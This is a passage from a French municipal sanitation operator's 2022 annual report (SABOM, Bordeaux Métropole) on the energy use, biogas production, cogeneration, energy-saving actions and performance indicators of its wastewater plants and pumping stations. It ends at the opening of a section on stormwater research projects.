Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel E4	Empreinte carbone : tonnes de GES du délégataire	N/A	24 362 t CO ₂ -eq	28 022 t CO ₂ -eq	24 986 t CO ₂ -eq	24 143 t CO ₂ -eq

❖ E4

Suite à la remise du RAD 2020 et à la présentation du bilan carbone 2020 par la suite, des modifications du bilan carbone ont été apportées par rapport à l'énergie verte et par rapport aux quantités d'acide nitrique des stations de Louis Fargue et Clos de Hilde. Les nouvelles valeurs après ces modifications sont devenues pour :

- 2019 : 29 806 t CO₂-eq
- 2020 : 29 270 t CO₂-eq

RÉFÉRENTIEL CONTRAT

Article 48

Développement durable

Article 48.4

Optimisation énergétique

Annexe 83 : Energie et bilan carbone

SOMMAIRE

ENRG.2.1. MAÎTRISE DE L'ÉNERGIE	890
ENRG.2.2. OPTIMISATION ET RÉDUCTION DES CONSOMMATIONS D'ÉNERGIE	903
ENRG.2.3. BILAN DES INDICATEURS	904

Les préoccupations environnementales sont au cœur des débats internationaux. Le Groupe d'Experts Intergouvernemental sur l'Evolution du Climat (GIEC) montre qu'il faudrait réduire de 50% les émissions de gaz à effets de serre (GES) d'origines anthropiques d'ici 2050 pour ne pas dépasser une augmentation de la température moyenne de 2°C, seuil à partir duquel les impacts seraient trop importants, notamment sur les ressources en eau.

Dans le même temps, la consommation mondiale d'énergie augmente. Elle a plus que doublé en l'espace de 40 ans et devrait encore augmenter de 30% d'ici 2030. La production et l'utilisation de l'énergie représentent près des deux tiers des émissions de gaz à effet de serre. Réduire notre consommation énergétique est l'un des moyens les plus sûrs de diminuer les émissions de GES, et donc de limiter notre impact sur le climat tout en soutenant la croissance économique à l'échelon mondial et en favorisant la sécurité énergétique pour tous.

En septembre 2022, le conseil de Bordeaux Métropole a adopté son nouveau Plan Climat Energie Territorial (PCAET) révisant alors son « plan d'actions pour un territoire durable à haute qualité de vie (HQP) ». Ce dernier apporte des réponses concrètes aux problématiques de biodiversité, de réduction de l'impact carbone, d'augmentation du coût de l'énergie, de sécurité d'approvisionnement ou encore d'inflation. Le plan se décline en 5 actions, en particulier :

- Réduire d'un facteur 6 l'empreinte carbone, soit -79% par rapport à l'empreinte de 2019,
- Compenser au minimum la totalité des émissions de CO₂ territoriales en 2050 grâce au développement de la séquestration carbone sur le territoire et à la compensation des émissions,
- Diviser environ par 2 les consommations d'énergie du territoire entre 2019 et 2050,
- Multiplier par 1,7 la production d'énergies renouvelables actuelles,
- Augmenter la consommation d'ENR&RR locales et importées sur le territoire.

Ainsi, Bordeaux Métropole a pour objectif d'ici 2050 la neutralité carbone, ainsi que la construction d'un Territoire à Energie POSitive (TEPOS).

La SABOM s'inscrit dans ces préoccupations et afin d'accompagner Bordeaux Métropole dans son ambition, la SABOM a mis en place une politique de l'énergie qui implique la Direction Générale de la SABOM et le référent Énergie Climat, mais aussi les personnes responsables des actions ayant un impact sur la performance énergétique et GES, c'est-à-dire le service Ingénierie et les départements d'Exploitation.

La SABOM a pour objectif la maîtrise et l'optimisation de son bilan énergétique. Pour l'atteinte de cet objectif, la SABOM a défini un plan d'actions s'articulant autour de :

- la mise en place d'un plan comptage sur les principales installations consommatrices d'énergie, celles-ci représentant 98 % de la consommation d'énergie électrique du service,
- la certification ISO 50 001,
- la sensibilisation de son personnel sur les questions énergétiques,
- la réalisation chaque année d'actions d'efficacité énergétique.

ENRG.2.1. MAÎTRISE DE L'ÉNERGIE

BILAN DE LA CONSOMMATION D'ÉNERGIE

LES STATIONS D'ÉPURATION

Pour les stations d'épuration, on constate une baisse globale de la consommation d'électricité de 5,8 % entre 2021 et 2022, en lien avec la baisse des volumes reçus sur les STEP. La consommation électrique des usines en 2022 est de 36 696 MWh contre 38 974 MWh en 2021. **(Histogramme 1, Tableau 1).**

Les sites de Lille et Cantinolle maintiennent une consommation électrique stable.

Notons que le digesteur de Clos de Hilde était arrêté de Juillet 2021 à Mars 2022, tout comme le sécheur et son système de traitement d'air. Par ailleurs, dans le cadre des travaux liés à la biométhanisation, le ventilateur de recirculation d'air chaud du sécheur a été remplacé par un équipement plus puissant et donc plus consommateur. Il est donc observé une consommation équivalente entre l'année 2021 et 2022 sur la STEP de Clos de Hilde.

La STEP de Louis Fargue a connu une consommation en forte baisse (-11,3%) en lien d'une part avec la faible pluviométrie, et d'autre part avec la réhabilitation des décanteurs en début d'année 2022. En effet, cela a nécessité la limitation du débit d'entrée de la STEP.

Histogramme 1 - ENRG.2.1 Consommation électrique des STEP (en GWh)




TABLEAU 1 - ENRG.2.1 Consommation électrique des STEP

STEP	Variation consommation électricité entre 2021 et 2022	Variation volume traité entre 2021 et 2022	Variation DBO5 traitée entre 2021 et 2022
Louis Fargue	-11,28%	-29,15%	-6,04%
Clos de Hilde	1,24%	-9,29%	4,35%
Sabarèges	-3,73%	-15,04%	-2,08%
Cantinolle	-0,48%	-18,83%	4,07%
Lille	-3,56%	-21,96%	1,69%
Cailhocs	-9,33%	-19,79%	-8,05%

LES POSTES ET BASSINS

Pour les postes et bassins, on constate une forte baisse de la consommation d'électricité de -22,42 % par rapport à 2021 pour une variation de volume pompé globale de -32,72 %. La consommation électrique des stations de pompage en 2022 est de 4 368 MWh contre 5 630 MWh en 2021 (**Histogramme 2, Tableau 2**).

La faible pluviométrie de l'année 2022 a eu un impact sur le fonctionnement des stations Eaux Usées et Eaux Pluviales.


En corrélation avec leur baisse de volume, les stations d'eaux usées ont moins consommé d'électricité du fait de la diminution d'eaux claires parasites.

Les volumes des stations pluviales ont baissé quant à eux de 64%, là où leur consommation électrique n'a diminué que de 28%. Comparativement aux stations d'eaux usées, la chute des volumes pompés par les stations pluviales a eu un impact limité sur la consommation électrique. Ceci s'explique par différents facteurs :

- Les bassins sans pompage n'ont consommé que 13% de moins (82 882 kWh en 2021 pour 72 144 kWh en 2022), car malgré que les armoires électriques restent en veille, il y a eu moins de manœuvres de vannes du fait que nous n'avons pas eu besoin de stocker les eaux,
- Les bassins avec pompes ont leur consommation électrique qui a chuté de 40% (424 247 kWh en 2021 pour 271 221 kWh en 2022) du fait de leur faible utilisation,

La consommation des stations pluviales a baissé de 30% (570 956 kWh en 2021 et 411 192 kWh en 2022). Les stations pluviales ont une consommation importante même sans fonctionner, essentiellement dû au rabattement des eaux de nappes par des pompes d'assèchement (bassin enterré, certains postes de passage inférieur) qui relèvent des volumes d'eaux non comptabilisés.

Histogramme 2 - ENRG.2.1 Consommation électrique des Postes & Bassins (en GWh)



Sites	Écart conso. élec	Volume 2021 (en m3)	Volume 2022 (en m3)	Ecart volume
Bassins	-32,29%	2 609 681	992 428	-61,97%
PREU	-18,96%	24 165 201	21 187 857	-12,32%
PREP	-27,98%	15 195 954	5 451 914	-64,12%
Sélective	-21,24%	34 086 428	23 942 992	-29,76%


BILAN ENERGIE (HORS BIOGAZ)

Globalement, et pour l'ensemble de la SABOM, la consommation de toutes les énergies confondues hors biogaz est en baisse de -11,98% dû essentiellement à une diminution des volumes traités (**Histogramme 3**).

La consommation totale d'énergie, sans comptabiliser le biogaz, est de 48 745 MWh en 2022 dont 35 500 MWh d'énergie renouvelable. L'énergie renouvelable représente 72,81% du total de l'énergie consommée et 85% de la consommation électrique.

La forte baisse de la consommation de gaz naturel de -39,76 % en 2022 s'explique par les arrêts des sècheurs de Louis Fargue : du 06/09/2022 au 14/10/2022 dans le cadre de la maintenance annuelle et du chantier de réfection du dôme du silo à boues séchées B, puis du 24/10/2022 au 29/11/2022 suite à l'incident d'auto-échauffement des boues séchées dans les silos.

Histogramme 3 - ENRG.2.1 Evolution des consommations énergétiques de la SABOM (en kWh)



SUIVI DES INDICATEURS DE PERFORMANCE

Afin de suivre et de démontrer l'efficacité de la gestion énergétique du service, des bases de données de comptage d'énergie sont exploitées et des tableaux de bord sont produits par station d'épuration dans lesquels sont suivis les indicateurs de performances énergétiques :

- **IPE 1 - Le kWh/m³** : l'énergie consommée par les STEP pour un mètre cube d'eau à traiter,
- **IPE 2 - Le kWh/kgDBO₅** : l'énergie consommée par les STEP pour éliminer la charge polluante carbonée des eaux usées,
- **IPE 3 - Le kWh/kgMS** : l'énergie consommée par les STEP, rapportée à la production de boues de la station,
- **IPE 4** : la consommation électrique moyenne mensuelle,
- **IPE 5 - Le kWh/kgDCO** : l'énergie des stations pour éliminer la charge polluante oxydable des eaux usées,
- **IPE 7** : L'énergie économisée par une action d'économie d'énergie réalisée en année pleine et reproductible dans le temps.

TABLEAU 3 - ENRG.2.1. Tableau de synthèse des indicateurs de performance				
Indicateurs de performance	Valeur année 2020	Valeur année 2021	Valeur année 2022	Ecart 2021-2022
IPE 1 (kWh/m3)	0,41	0,43	0,50	16,28%
IPE 2 (kWh/kgDBO5)	3,11	3,02	2,85	-5,63%
IPE 3 (kWh/kgMS)	3,70	4,00	4,17	4,25%
IPE4 (MWh) moy.mensuelle	3251	3248	3058	-5,85%
IPE 5 (kWh/DCO)	1,283	1,278	1,220	-4,54%
Indicateurs de performance	Négawatt réalisé 2020	Négawatt réalisé 2021	Négawatt réalisé 2020	Ecart
IPE 7 (MWh)	701	517	642	24,18%

- **L'indicateur IPE 1** a augmenté entre 2021 et 2022 en lien direct avec la baisse des volumes en entrée des stations d'épuration.
- **L'indicateur IPE 2** est en baisse sur l'année 2022. Cela s'explique par une charge en DBO5 traitée toujours en progression et une diminution de la consommation électrique sur les stations d'épuration. Cette dernière est en lien avec la baisse des volumes traités mais aussi les actions d'économies d'énergie menées depuis 2019 (ex : renouvellement des surpresseurs d'air, mise en place de la nouvelle régulation de l'aération des biofiltres).
- **L'indicateur IPE 3** est en hausse du fait d'une faible production de boues (-11% de 2021 à 2022). En effet, en 2022, il y a eu une baisse artificielle de la production de boues de Clos de Hilde. Celle-ci est liée au remplissage du digesteur 51 avant sa remise en service. Inversement en 2021, la production de boues a augmenté du fait de la vidange du digesteur 51.
- **L'indicateur IPE 4** concerne la consommation d'électricité des STEP. L'analyse de cette dernière est détaillée précédemment, dans la partie "BILAN DE LA CONSOMMATION D'ÉNERGIE".
- **L'indicateur IPE 5** est globalement resté stable depuis 2020.
- **L'indicateur IPE 7** - En 2022, des actions d'économies d'énergie ont permis une baisse de la consommation électrique (listées ci-dessous). Les économies listées ci-dessous sont calculées en année pleine :
 - la mise en service d'un système de gestion des biofiltres, afin d'optimiser l'aération à la charge de pollution à traiter sur Clos de Hilde (procédé SBB : *standard bloc biofilter*) : 216 MWh
 - l'optimisation des pompes lors des renouvellements : 126 MWh
 - le remplacement de 2 surpresseurs air process à Sabarèges : 47 MWh
 - la mise en place d'actions d'effacement électrique (voir le point "L'Effacement et le Délestage Électrique") : 253 MWh


Répartition des consommations énergétiques de la SABOM

La répartition des consommations énergétiques (**DIAGRAMME 1**) est restée stable en 2022 avec une énergie électrique majoritaire, suivie du biogaz auto-consommé pour le process.

Le gaz naturel est essentiellement utilisé sur le site de Louis Fargue pour le séchage des boues et pour le chauffage des différents locaux administratifs sur le site de Louis Fargue.

Le carburant automobile et le fioul utilisés pour faire fonctionner les groupes électrogènes représentent 3% de la consommation d'énergie.


Diagramme 1 - ENRG.2.1 Répartition consommation énergétique Totale SABOM 2022



Répartition de la consommation électrique de la SABOM


La consommation électrique se répartit sur les principales activités telles que représentées sur les **DIAGRAMMES 2 et 3**.

Diagramme 2 - ENRG.2.1 Répartition consommation électrique



La consommation électrique de Louis Fargue représente 41 % de la consommation électrique totale et 46 % de la consommation des STEP. Cette consommation est expliquée par les charges et les volumes traités importants.


Diagramme 3 - ENRG.2.1 Répartition de la consommation électrique par STEP



La répartition de la consommation pour le service postes et bassins est présentée sur le **DIAGRAMME 4**.

Les usines sélectives représentent près de 49 % de la consommation. Cette consommation s'explique par les volumes importants pompés par ces installations pour la partie eaux usées et eaux pluviales.

Diagramme 4 - ENRG.2.1 Répartition de la consommation électrique Postes & Bassins



LES CONTRATS ÉLECTRIQUES

Tous les contrats d'électricité de la SABOM sont en "offre de marché", sauf pour 13 sites (en tarif bleu réglementé) qui n'ont pas de compteur électrique (débitmètre ou capteur autosurveillance). Ce type de contrat n'a actuellement pas d'équivalent en offre de marché.


La situation des contrats d'électricité sur le périmètre de la SABOM est la suivante.

Au 31 décembre 2022, nous avons 234 contrats d'électricité :

- 175 contrats uniques au prix du marché (BT ≤ 36 kVA segment C5),
- 25 contrats uniques au prix du marché (BT > 36 kVA segment C4),
- 34 contrats uniques au prix du marché (HTA segment C2 et C3).

Le graphique **DIAGRAMME 5** ci-dessus représente la répartition de ces contrats d'électricité.

Diagramme 5 - ENRG.2.1 Situation des contrats électriques sur le périmètre SABOM



ENERGIES RENOUVELABLES

85% de l'électricité consommée dans les installations en 2022 est d'origine renouvelable.

Ce résultat a été obtenu dans le cadre du marché conclu avec EDF pour la fourniture d'électricité, ainsi que par un contrat avec la société ORIGO pour l'achat des certificats d'origine d'électricité verte à hauteur de 35,5 GWh pour l'ensemble des sites.

Pour rappel, la consommation électrique totale de la SABOM (41,73 GWh) comprend la consommation des STEPs, des P&B et de la partie administrative.

PRODUCTION D'ÉNERGIE RENOUVELABLE : LE BIOGAZ

Les 4 stations d'épuration disposant de digesteurs ont produit sous forme de biogaz 39 071 MWh (PCI : Pouvoir Calorifique Inférieur = 6,2 kWh/Nm³) en 2022, soit une hausse de 7% par rapport à 2021. La répartition de la production et de la consommation de biogaz pour chaque STEP est représentée sur l'**HISTOGRAMME 4** et **TABLEAU 4**.

Sur le site de Cantinolle, 30% supplémentaires de biogaz ont été produits par rapport à 2021, lié au redémarrage du digesteur en Avril 2021.

Sur le site de Clos de Hilde, il a été produit 18% de biogaz en plus qu'en 2021. Cela s'explique par l'arrêt du digesteur 51 de Juillet 2021 à Avril 2022, soit 2 mois d'arrêt en plus en 2021

Par ailleurs, il est fait des mesures de qualité de ce biogaz sur chaque STEP. Les résultats de ces dernières sont fournis dans le cadre des analyses ICPE.

Notons qu'il est prévu pour l'année 2023 la réhabilitation du digesteur de Sabarèges.

Histogramme 4 - ENRG.2.1 Consommation biogaz par usine




TABLEAU 4 - ENRG.2.1. Tableau de synthèse de la production et de l'utilisation du biogaz (en Nm3)					
	Clos de Hilde	Louis Fargue	Cantinolle	Sabarèges	Total
Biogaz produit* Nm3	2 037 105	2 392 201	951 468	921 010	6 301 784
Biogaz vers torchère Nm3			762 427	653 326	1 415 753
Biogaz vers chaudières Nm3	1 756 524	762 620	189 041	267 684	2 975 869
Biogaz vers sécheur Nm3	280 581	5 945			286 526
Biogaz vers cogénération Nm3		1 623 636			1 623 636

* La quantité de biogaz produit sur Louis Fargues et Clos de Hilde est évaluée sur la base de débitmètres des postes consommateurs (sécheurs, cogénération, chaudières).

CONSOMMATION DE BIOGAZ

L'utilisation du biogaz sur les différents sites de production a permis en 2022 une économie de 30 293 MWh d'énergie thermique carbonée, correspondant à 4 886 031 Nm3 auto-consommés pour les besoins des STEP (chaudières, cogénération pour Louis Fargue, et sécheurs pour Clos de Hilde et Louis fargue)


Sur l'ensemble de la production, 8 778 MWh ne sont pas valorisés, ce qui représente 22 % de la production totale de biogaz. Ce gaz est essentiellement torché sur les sites de Sabarèges et Cantinolle (respectivement 71% et 80% du biogaz produit sur ces 2 STEP)

En 2022, 26 % de la production de biogaz (soit 68% de la production de biogaz sur Louis Fargue) a été valorisée en cogénération. Ce sont 7,6% de moins qu'en 2021. Cela est principalement dû aux travaux de réhabilitation des décanteurs en début d'année avec une limitation des débits en entrée de station de Louis Fargue et à des pannes et révisions de moteurs de cogénération en fin d'année.

Sur le site de Clos de Hilde, 100 % du biogaz produit est utilisé in situ. La totalité du biogaz est brûlé dans les chaudières. Le surplus de chaleur produite est dissipé par les groupes d'aéro refroidissement. La part de biogaz dissipé n'est pas quantifiable avec les informations à notre disposition. Le projet d'utilisation de la chaleur fatale issue du centre de valorisation énergétique exploitée par VALBOM en lieu et place du biogaz sur le site de Clos de Hilde est en cours de finalisation (voir [SOC.2](#)). Le biogaz produit sera valorisé sous forme de biométhane grâce au dispositif d'épuration du biogaz en cours de livraison sur site, puis injecté dans le réseau de gaz naturel passant à proximité immédiate du site.

Utilisation du biogaz	Valeurs année 2022	Valeurs année 2021	Valeurs année 2020	Ecart 2021 - 2022
Process usine	51,77%	51,86%	52%	-0,2%
Cogénération	25,76%	27,87%	31%	-7,6%
Torchère	22,47%	20%	10%	10,7%

Diagramme 6 - ENRG.2.1 Répartition de l'utilisation du biogaz produit





ZOOM

Louis Fargue - Mise en place d'une torchère mobile

Suite à une demande de la DREAL, la station d'épuration Louis Fargue s'équipe d'une torchère afin de limiter les rejets atmosphériques et renforcer la sécurisation des procédés de traitement de la station d'épuration.

Lors du traitement des boues, les digesteurs produisent du biogaz. Après traitement, celui-ci est utilisé pour alimenter des moteurs de cogénération et ainsi produire de l'énergie électrique afin d'alimenter le réseau EDF.

Cependant, lors des interventions de maintenance sur cette filière, le surplus de gaz doit être évacué : il est alors rejeté dans l'atmosphère.

La station va donc s'équiper d'une torchère qui brûlera l'excédent de ce biogaz principalement constitué de méthane, afin de limiter les émissions de ce gaz à effet de serre et ainsi, réduire son empreinte environnementale.

Cette torchère doit être mise en place courant 2023. Le temps des travaux, une torchère mobile (photo ci-dessous) a été installée le 13 mars 2023. Une signalisation spécifique a été mise en place pour les riverains afin de les informer de la présence ponctuelle d'une flamme.



PRODUCTION D'ÉNERGIE RENOUVELABLE PAR COGÉNÉRATION

En 2022, la cogénération du site de Louis Fargue a produit 4 597 MWh d'électricité directement utilisable sur le réseau d'électricité géré par ENEDIS. Cette production a nécessité 68% du biogaz produit par la station Louis Fargue, et 7928 heures de fonctionnement des moteurs de cogénération.

A titre informatif, la production d'énergie électrique de l'usine de Louis Fargue équivaut à la consommation de 982 foyers, sur la base d'une consommation pour un foyer de 4 personnes de 4 679 kWh/an.

La production d'énergie thermique via la cogénération est de 1 191 MWh en 2022. Cette énergie est utilisée pour le maintien en température des quatre digesteurs.

La cogénération a produit au total 5 788 MWh d'énergie (énergie thermique et électrique) directement utilisables. Les moteurs de cogénération ont consommé 1 623 636 Nm³ de biogaz pour produire cette énergie.

A titre de comparaison, il a été produit 5 093 MWh (énergie thermique et électrique) pour 1 755 808 Nm³ de biogaz en 2021 et 5 378 MWh (énergie thermique et électrique) pour 1 836 991 Nm³ de biogaz en 2020.

L'ACTUALITÉ DE L'ÉNERGIE

L'Effacement et le Délestage Électrique

Face aux tensions existantes sur le réseau, et pour garantir l'approvisionnement de tous les Français en électricité durant l'hiver 2022/2023, la mobilisation de tous a été nécessaire.

Ainsi, la SABOM s'est inscrite dans une démarche d'Effacement électrique. Il s'agit de la mise en place volontaire d'actions visant à baisser ou décaler les consommations électriques dans le temps, afin de limiter les sollicitations du réseau pendant les périodes de pointe. Ci-dessous quelques exemples concrets d'actions mises en place :

- arrêt des 4 compresseurs biogaz de Louis Fargue entre 8h et 10h puis entre 18h et 20h tous les jours de la semaine,
- arrêt des 2 compresseurs biogaz et d'un ventilateur sur la STEP de Clos de Hilde de 9h à 10h puis de 19h à 20h tous les jours de la semaine pendant la période hivernale (5 mois de novembre à mars),
- arrêt du compresseur biogaz de Cantinolle entre 8h et 10h puis entre 18h et 20h tous les jours de la semaine,
- décalage des phases d'aération sur les bassins des STEP de Lille Blanquefort et des Cailhocs, afin qu'elles consomment moins durant les heures de pointe.

Au-delà de l'effacement, il existe un second mécanisme visant à garantir l'approvisionnement en électricité : le délestage. Il s'agit d'une mesure de sauvegarde utilisée en dernier recours par les fournisseurs d'électricité afin d'éviter un *black-out*. Ces derniers réalisent le cas échéant des coupures tournantes et totales du courant.

Consciente de l'impact d'un tel phénomène, la SABOM a mis en place un ensemble de mesures préventives : une revue de risque de chaque site en cas de coupure totale de courant, une procédure adaptée à suivre dès le signalement d'un délestage à venir, des études sur les capacités de reprise des groupes électrogènes, ou encore des réunions de sensibilisation afin de préparer l'ensemble des équipes concernées.

Ce mécanisme de délestage n'a pas été déclenché par les fournisseurs d'électricité sur l'hiver 2022/2023 étant donné l'absence de période de froid prolongé qui aurait impliqué des pics de consommation électrique liés au chauffage.

Les mécanismes d'effacement et de délestage seront également au cœur des problématiques des années à venir.

ENRG.2.2. OPTIMISATION ET RÉDUCTION DES CONSOMMATIONS D'ÉNERGIE

RENOUVELLEMENT DU PARC DE VÉHICULES

La SABOM a pris un engagement fort en matière de renouvellement d'une partie de son parc de véhicules avec des véhicules à énergie propre (véhicules électriques, véhicules hybrides). Des bornes de chargement ont été installées à cet effet sur le site de Louis Fargue.

Au 31 décembre 2022, la part de véhicules légers à énergie propre dans le parc atteint 69%, hors véhicules utilitaires de type fourgon (indicateur E3).

ACTIONS SIGNIFICATIVES RÉALISÉES

Des actions phares ont été réalisées en 2022 pour réduire la consommation énergétique du service :

1. la mise en service d'un système de gestion des biofiltres, afin d'optimiser l'aération à la charge de pollution à traiter sur Clos de Hilde (procédé SBB : *standard bloc biofilter*). Il s'agit de la mise en service sur la STEP de Clos de Hilde d'une régulation de l'aération basée sur des mesures de turbidité en entrée (convertie en DCO) et de nitrate en sortie de la biofiltration ;
2. l'optimisation des pompes lors des renouvellements via l'outil Veolia Pumps ;
3. le renouvellement, sur la station d'épuration de Sabarèges, de 2 surpresseurs d'air process à lobes par 2 surpresseurs à vis moins énergivores ;
4. un ensemble de mesures d'économie d'énergie liées à l'effacement, notamment sur l'arrêt des compresseurs biogaz à des plages horaires spécifiques ;
5. la mise en place de systèmes TurboJet sur les centrifugeuses de Clos de Hilde renouvelées en 2022 ;
6. le remplacement des 2 surpresseurs de la bêche boues digérées par 1 agitateur, sur la STEP de Cantinolle.

D'autres actions d'économie d'énergie restent à lancer pour 2023, notamment dans la continuité de l'étude énergétique contractuelle réalisée en 2019.

Par ailleurs, le projet de biométhanisation à Clos de Hilde dont l'unité sera démarrée en 2023 s'inscrit dans cette dynamique d'économie d'énergie.

L'ÉVALUATION DE L'IMPACT SUR LA CONSOMMATION D'ÉNERGIE

L'impact de l'ensemble des actions réalisées en 2022 sur des actions d'économie d'énergie a été retracé au travers d'un fichier de suivi. Le résultat atteint une consommation évitée de 642 MWh (valeur de l'IPE 7), soit l'équivalent de la consommation annuelle de 137 foyers. Les actions d'économie d'énergie ont fait économiser 2 758 MWh depuis 2019 et le démarrage du contrat.

ENRG.2.3. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI07	Part de consommation d'électricité verte dans la consommation électrique (GWh / an)	2019 à 2021 > 75% ; 2022 à 2023 >85% ; 2024 à 2025 : 100%	100,0%	100,0%	100,0%	85,0%
Indicateur opérationnel E1	Consommation énergétique (MWh/an)	N/A	86 907MWh/an	86 872 MWh/an	85 532 MWh/an	79 053 MWh
Indicateur opérationnel E2	Consommation d'énergie : kWh/kg de DBO5 traitée, kWh/ m3 traité et kWh/ kg de MS produite	N/A	1,05 kWh/kg DBO5 0,06 kWh/m3 1,62 kWh/kg MS	IPE2 =1,03 kWh/kg DBO5 IPE1=0,06 kWh/m3 IPE3=1,46 kWh/kg MS	IPE2 =0,97 kWh/kg DBO5 IPE1=0,068 kWh/m3 IPE3=1,47 kWh/kg MS	IPE1=0,49 kWh/m3 IPE2 =2,85 kWh/kg DBO5 IPE3=4,17 kWh/kg MS
Indicateur opérationnel E3	Part des véhicules propres dans le parc Délégataire	10% (2019) ; 15% (2020-2022) ; 20% (2023-2025)	51% <3.5t hors fourgons. 34% <3.5t (fourgons compris)	52% <3.5t hors fourgons. 38% <3.5t (fourgons compris)	61% <3,5t hors fourgons, 46% <3,5t (fourgons compris)	69% <3,5t hors fourgons, 43% <3,5t (fourgons compris)
Indicateur opérationnel E5	Production de biogaz annuel	N/A	6 473 575 Nm3	5 928 684 Nm3	6 304 794 Nm3	6 301 784 Nm3
Indicateur opérationnel E20	Bilan Négawatt (économie énergétique réalisée)	N/A	898 MWh	IPE7=701 MWh	IPE7=517 MWh	642 MWh
Indicateur opérationnel E21	Part d'énergie renouvelable (biogaz) utilisée ou revendue par rapport au potentiel de production	> 60 %	81,3%	82,6%	79,71 %	77,5%
Indicateur opérationnel E22	Production d'électricité sur la cogénération de Louis Fargue	N/A	4 535 MWh	4 809 MWh	4 710 MWh	4 597 MWh
Indicateur opérationnel E23	Empreinte énergie	N/A	5 183 MWh	4 641 MWh	5 376 MWh	8 648 MWh

❖ PI07

L'indicateur PI07 est passé de 100% à 85% en 2022 du fait de la forte augmentation des coûts de l'électricité verte courant 2022. La SABOM a ainsi fait le choix de réduire cette proportion de Garanties d'Origine tout en respectant l'objectif contractuel. Cette tendance à la hausse des coûts d'électricité verte tend à se confirmer pour 2023.

❖ E2

L'indicateur E2 a jusqu'alors considéré uniquement les consommations électriques des postes (boues, relevage...). La fiche indicateur, et donc le mode de calcul, ont été redéfinies en 2023, pour application à compter des résultats de 2022.

LES PROJETS DE RECHERCHE ET INNOVATION SOC.1

SABOM

RÉFÉRENTIEL CONTRAT

Article 104

Activités de recherche – développement du Délégué

SOMMAIRE

SOC.1.1 AVANCEMENT DES PROJETS	906
SOC.1.1.1 PROJET PORTANT SUR LE DÉVELOPPEMENT DU POTENTIEL DES EAUX PLUVIALES	906
SOC.1.1.2 PROJET SUR LA GESTION INTÉGRÉE DU RISQUE D'INONDATION AMONT AVAL FLUVIO-MARITIME	923
SOC.1.2 BILAN DES INDICATEURS.....	930

L'année 2022 se caractérise par la poursuite des projets R&D retenus par Bordeaux Métropole à l'issue de la revue mensuelle du 29 mai 2019 :

- le développement du potentiel des eaux pluviales, projet mené en collaboration avec le BRGM,
- la gestion intégrée du risque d'inondation amont aval fluvio-maritime, développement d'un modèle de prévision des niveaux de Garonne et intégration dans le système informatique du service.

SOC.1.1 AVANCEMENT DES PROJETS

PROGRAMME 2022

Les sujets de recherche et de développement abordés en 2022 s'inscrivent dans la continuité des programmes initiés en 2019. Les chapitres suivants développent l'état d'avancement de chacun des sujets.

SOC.1.1.1 PROJET PORTANT SUR LE DÉVELOPPEMENT DU POTENTIEL DES EAUX PLUVIALES

Le développement de la résilience du territoire s'inscrit depuis de nombreuses années dans les ambitions de Bordeaux Métropole. En effet, l'agglomération bordelaise est soumise à la fois à l'influence des fleuves (Garonne et Dordogne) ainsi qu'à celle de l'océan, en particulier lors d'épisodes de tempête. De ce fait, Bordeaux Métropole est particulièrement active dans la gestion du risque liée aux inondations pluviales et aux crues fluvio-maritimes, qui représentent un enjeu majeur pour son territoire : 17 communes de Bordeaux Métropole sont ainsi soumises, en totalité ou en partie, à ce risque représentant 1/3 du territoire situé en-dessous des plus hautes eaux de la Garonne et 40 000 personnes vivant en zone inondable.

Les eaux des aquifères profonds constituent la ressource exclusive pour l'alimentation en eau potable sur le territoire de Bordeaux Métropole. Toutefois, la croissance démographique couplée aux effets du changement climatique soulève la question de la disponibilité des ressources utilisées pour la production d'eau potable, tant d'un point de vue qualitatif que d'un point de vue quantitatif. La valorisation de ressources alternatives en eau, telles que les nappes superficielles et les eaux pluviales, peut substituer une partie des usages présents ou futurs actuellement couverts par le réseau d'eau potable. Les solutions envisagées consistent donc en l'utilisation de dispositifs d'infiltration des eaux pluviales dans les nappes libres ou encore leur stockage dans des structures, pour les rendre disponibles lors des périodes de besoins, et ce afin de substituer à la consommation d'eau potable.

Différents types de solutions innovantes de gestion des eaux pluviales sont à l'étude dans le cadre de ce projet, en particulier des solutions dites "Solutions fondées sur la Nature" (SfN), qui ont la particularité de proposer à la fois des techniques d'infiltration des eaux pluviales, mais aussi des "co-bénéfices" portant sur d'autres enjeux urbains concomitants, centre d'attention des stratégies d'adaptation au changement climatique de la métropole (lutte contre les îlots de chaleur, végétalisation des espaces publics, préservation de la biodiversité, capture de polluants atmosphériques, ...).

Les objectifs adressés par ce projet sont multiples : limiter le risque d'inondation, préserver la ressource (substitution de l'eau potable pour certains usages existants ou à venir par de nouvelles ressources en eau), favoriser l'adaptation de la ville au changement climatique. En effet, ce projet vise à identifier les synergies potentielles entre des politiques publiques métropolitaines à ce jour séparées, dans le but de proposer des solutions qui s'inscrivent à la fois dans les orientations portées par la Direction de l'Eau, dans les stratégies d'aménagement du territoire, et dans le "Plan d'Action Pour un Territoire Durable à Haute Qualité de Vie".

Ce projet de Recherche & Développement s'articule finalement en trois grands travaux présentés ci-dessous :

- 1) Le développement d'un **outil cartographique multicritères** qui servira à appuyer les politiques de la métropole visant à développer l'infiltration et le stockage des eaux pluviales, et à appuyer la prise de décision sur des projets opérationnels.
- 2) D'autre part, ce projet vise à fournir des éléments d'aide à la décision pour identifier et sélectionner des stratégies de développement de la valorisation des eaux pluviales et d'adaptation au changement climatique. Ce travail vise donc à produire un **outil d'appui à la planification** de solutions d'infiltration et de stockage des eaux pluviales à long terme.
- 3) La réalisation d'un **site démonstrateur d'infiltration et destockage** des eaux pluviales en vue d'une utilisation pour des usages ne nécessitant pas une qualité d'eau potable (tels que par exemple l'irrigation, le nettoyage voirie, ou les besoins du service d'assainissement pour l'entretien des réseaux dont il a la charge).

Au cours de l'année 2022, au fur et à mesure de l'avancement du projet, il est apparu qu'un seul outil cartographique ne permettrait pas de répondre à l'ensemble des objectifs adressés par le projet. C'est la raison pour laquelle le projet évolue et vise à produire deux outils cartographiques : le premier destiné aux services opérationnels d'aménagement (l'outil cartographique multicritères), le second destiné aux services en charge de définir les politiques d'aménagement du territoire à plus long terme (l'outil cartographique multi-objectifs). Les paragraphes ci-dessous présentent de manière plus détaillée chaque projet.

Cartographie multicritères d'aptitude des sols à l'infiltration et au stockage des EP

